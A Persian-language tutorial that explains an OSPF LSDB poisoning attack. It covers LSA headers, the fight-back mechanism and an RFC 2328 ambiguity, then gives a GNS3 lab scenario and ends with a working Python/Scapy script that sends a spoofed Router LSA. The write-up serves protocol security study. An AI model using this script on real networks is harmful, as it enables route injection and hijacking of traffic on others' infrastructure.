

حمله بر روی LSDB ها در پروتکل مسیریابی OSPF همراه سناریو عملی

حمید رضایی (AHA - XMen Team)

ابتدا مروری بر قواعد OSPF خواهیم داشت تا حمله بهتر درک شود:

- قواعد براساس وضعیت پیوندهای همان Link-State است، بنابراین همه روترهایی که در یک ناحیه OSPF قرار دارند بایستی توپولوژی آن Area رو یادگیرند.
- بطور کلی OSPF سه مرحله دارد:

1. اطلاعات روترهای مجاور، neighborها که شرایط برقراری ارتباط و تبادل داده ها را دارد، در جدولی به نام neighbor table ذخیره می شود.
2. نگهداری و تبادل اطلاعات توپولوژیکی شبکه، بین روترهای همسایه است. این اطلاعات در جدولی به نام LSDB ذخیره می گردد.
3. انتخاب بهترین مسیر از روی جدول LSDB که این کار توسط الگوریتم [Dijkstra](#) انجام می شود.

برای ساخت Topology Database از ارسال و دریافت بسته هایی به نام LSA استفاده می شود لذا بنا بر موقعیت توپولوژیکی ۱۱ نوع LSA داریم که Header تمامی آنها یکسان است. ساختار این هدر را در پایین می توانید مشاهده کنید:

0										1										2										3									
LS age										Options										LS type																			
Link State ID																																							
Advertising Router																																							
LS sequence number																																							
LS checksum																				length																			

وقتی تغییری در وضعیت یک لینک ایجاد می شود مانند قطع، تغییر هزینه و یا ایجاد یک لینک جدید روتری که تغییر را Sense نموده است LSA ی که شامل تغییرات موجود است را از طریق پیام Multicast برای همسایگان خود ارسال می کند. روترهایی که LSA را دریافت میکنند ابتدا براساس آن LSDB خود را update می کند و در ادامه آن را بصورت Multicast برای همسایگان خودش هم ارسال می کند و در مدت کوتاهی Routing Domain از تغییر آگاه

می شود. وقتی دیتابیس هر روتر تکمیل شد داده های موجود تشکیل یک گراف می دهند و با اجرای الگوریتم [Dijkstra](#) بر روی گراف بهترین مسیر بدست خواهد آمد.

مکانیزم امنیتی Fight-Back چیست و چگونه تریگر می شود؟

هرگاه روتری LSA جعلی از خودش را درون شبکه مشاهده کند، این حق را دارد تا Valid LSA را برای همه روترها ارسال کند. براساس Section 13.4 اگر LSA دریافتی فیلد Advertising Router آن برابر با ROuter ID خودش باشد و همچنین جدیدتر از LSA که خودش ایجاد کرده باشد، این مکانیزم تریگر خواهد شد. درواقع بصورت شبه کد میتوان چنین چیزی را داشت:

```
void CheckLSA(Rec_LSA)
{
    if (Rec_LSA.AdvertisingRouter == Own.RouterID)
        && (is_recent_LSA(Rec_LSA))

        TriggerFightBack();
}
```

در Section 12.4 از RFC 2328 نیز ۱۰ رویداد که باعث ایجاد LSA میگردد شرح داده شده است، ضمناً اگر دلیلی برای ایجاد LSA نباشد آخرین LSA بعد از ۳۰ min re-Advertise خواهد شد.

باتوجه به حمله ای که می خواهیم آن را پیاده سازی کنیم در Header سه فیلد مورد توجه است:

- LS Type: نوع LSA را مشخص می کند (مانند Router, Network, Summary, ... در ادامه بر روی Router LSA بحث خواهیم نمود).
- Link State ID: متناسب با مقدار فیلد LS Type این فیلد نیز نقش و مقدار متفاوتی خواهد داشت، اما در Router LSA این فیلد برابر Router ID روتر ایجاد کننده پیام است درواقع همان روتری که تغییر را sense کرده است.
- Advertising Router: این فیلد در Router LSA برابر مقدار همان Link-State ID است.

در Section 12.1 براساس این سه فیلد می توان تشخیص داد که LSA دریافتی Unique است یا نه؟ در صورت Unique بودن به LSDB اضافه خواهد شد در غیر اینصورت اگر نمونه ای قبلاً در LSDB موجود باشد در صورت جدید بودن جایگزین نسخه قبلی از LSA خود خواهد شد.

نکته قابل تامل در این قسمت خواهد بود که فقط Advertising Router چک می شود. در حمله که انجام می دهیم نیاز داریم بر روی دوفیلد بیشتر تمرکز نماییم:

1. Link State ID
2. Advertising ID

بر اساس قواعد OSPF هر روتر LSA خود را ایجاد می کند و انتظار نمی رود که روتری LSA دیگر روترها را ایجاد نماید پس دو فیلد بالا که توضیح داده شد بایستی مقدار یکسان داشته باشد. در OSPF برای چک نمودن یکسان بودن این دو فیلد عمل خاصی انجام نمی شود و این باعث می شود تا بتوان LSA ی را ارسال کرد که دو فیلد مقداری متفاوت داشته باشد. شرح حمله بدین صورت است که فرض می کنیم مهاجم می خواهد Router LSA را از سمت برخی قربانی ها (Rv) ارسال کند:

- LS ID برابر است با ID روتر Rv
- Advertising router هر مقدار به جز مقدار ID روتر Rv

بر اساس قواعد OSPF می توانیم اطمینان خاطر داشته باشیم که Fight Back فعال نخواهد حتی در دیگر روترها درون AS و LSA جعلی را درون LSDB خودشان قرار می دهند اما باین حال مشکلی پیش رو خواهیم داشت. همانطور که قبل گفته شد در بخش ۱۲۰۱ از RFC بر اساس سه فیلد LSA جعلی جایگزین LSA معتبر در LSDB نخواهد شد بخاطر اینکه متفاوت هستند Advertising Router) یکسان نیست (همچنین نمیتوان اطمینان داشت تا LSA جعلی از LS DB پاک نشود. در RFC ی که به شرح OSPF پرداخته است ابهامی وجود دارد که می توان از آن استفاده نمود و حمله را با موفقیت انجام داد. بر اساس بخش ۱۶۰۱ گفته می شود که محاسبه مسیرها بر روی LSDB بر اساس Vertex ID خواهد بود:

“ *This is a lookup ... based on the Vertex ID* “

در شرح OSPF نیز Vertex ID همان فیلد Link State ID می باشد. یعنی وقتی روترها می خواهند جدول مسیریابی را تشکیل دهند بر اساس این فیلد عمل خواهند نمود.


حال ابهامی بوجود می آید، باتوجه به ابهامی که در RFC وجود دارد ما دو LSA با مقدار Link-State ID یکسان داریم. برای انجام محاسبات کدام LSA از LSDB مورد استفاده قرار میگیرد؟ LSA جعلی و یا LSA معتبر و اصلی؟ به یاد داریم که هر دو LSA جعلی و اصلی در تمامی LSDB درون AS وجود دارد. هر دو LSA فیلد Links State ID دارای مقدار یکسان هستند. بر اساس متن OSPF قادر به پاسخگویی این سوال نخواهیم بود بنابراین جواب بستگی به پیاده سازی دارد.

اکثر شبکه هایی که OSPF را پیاده سازی کرده اند بر پایه IOS های سیسکو است. بر اساس تحقیقات انجام شده Infonetics تقریباً ۷۵ درصد شبکه های Enterprise در جهان از سیسکو استفاده می کنند. برای پیاده سازی حمله از GNS3 و SCAPY استفاده می کنیم که بر روی روتر c7200 و آخرین نسخه Stable از IOS ارائه شده توسط سیسکو که ورژن ۱۵۰-۱ M است.

حمله بر روی LSDB ها در پروتکل مسیریابی OSPF همراه سناریو عملی

4

LSA جعلی را با شماره Sequence بالاتر از LSA اصلی ارسال می کنیم LSA. جعلی نه تنها در LSDB قرار می گیرد بلکه در تمامی LSDB های درون AS جایگزین خواهد شد. خوب حال در عمل چگونه خواهد بود. اسکرین شات از GNS3 را میبینیم که سعی نموده ایم بصورت خیلی ساده حمله انجام شود چون تنها نیاز به POC حمله داریم.



کانفیگ روترها نیز کار خاصی ندارند تنها نیاز به تعریف IP برای اینترفیس ها و همچنین اضافه نمودن آنها به دامنه مسیریابی OSPF می باشد Attacker. هم نیز همان Backtrack است. نکته قابل ذکر اینجاست که بر روی روتر R1 یک اینترفیس Loopback با Ip=192.168.200.20 و Subnetmask=255.255.255.255 را کانفیگ میکنیم. هدف در این سناریو جعل پیام R1 و ارسال آن به R2 توسط نفوذگر می باشد که در این جعل پیام اینترفیس Loopback تعریف شده را به دامنه مسیریابی وارد می کنیم و سرویس Non-repudiation نیز نقض می شود، همچنین میتوانیم با استفاده از wireshark پکت های ارسالی را مشاهده کنیم. بعد از ارسال پکت بر روی روترها می توانیم با دستور show ip ospf database تغییراتی که پکت ایجاد نموده است را مشاهده کنیم.

سورس حمله به زبان پایتون و Scapy

```
'''
Created on Aug 28, 2013

@author: AHA - 4xmen.ir
'''

#!/usr/bin/env python
from scapy.all import *
from ospf import *

def ourSend(packet):
    sendp(packet,iface='eth1')

host1='10.0.3.2'
advr_routers='10.0.8.7'
host2='10.0.2.1'
sequence=0x80000918

link2host1 = OSPF_Link(id=host1,data='10.0.3.3',type=2,metric=1)
link2host2 = OSPF_Link(id=host2,data='10.0.2.3',type=2,metric=1)
link2victim =
OSPF_Link(id='192.168.200.20',data='255.255.255.255',type=3,metric=1)

IPlayer=IP(src='10.0.1.1',dst='224.0.0.5')
OSPFHdr=OSPF_Hdr(src='10.0.6.1')
rogueLsa=Ether()/IPlayer/OSPFHdr/OSPF_LSUpd(lsaount=1,lsalist=[OSPF_Router_LSA(options=0x22,id='10.0.3.3',adrouter=advr_routers,seq=sequence,\
linkcount=3,linklist=[link2victim,link2host1,link2host2])])

ourSend(rogueLsa)
```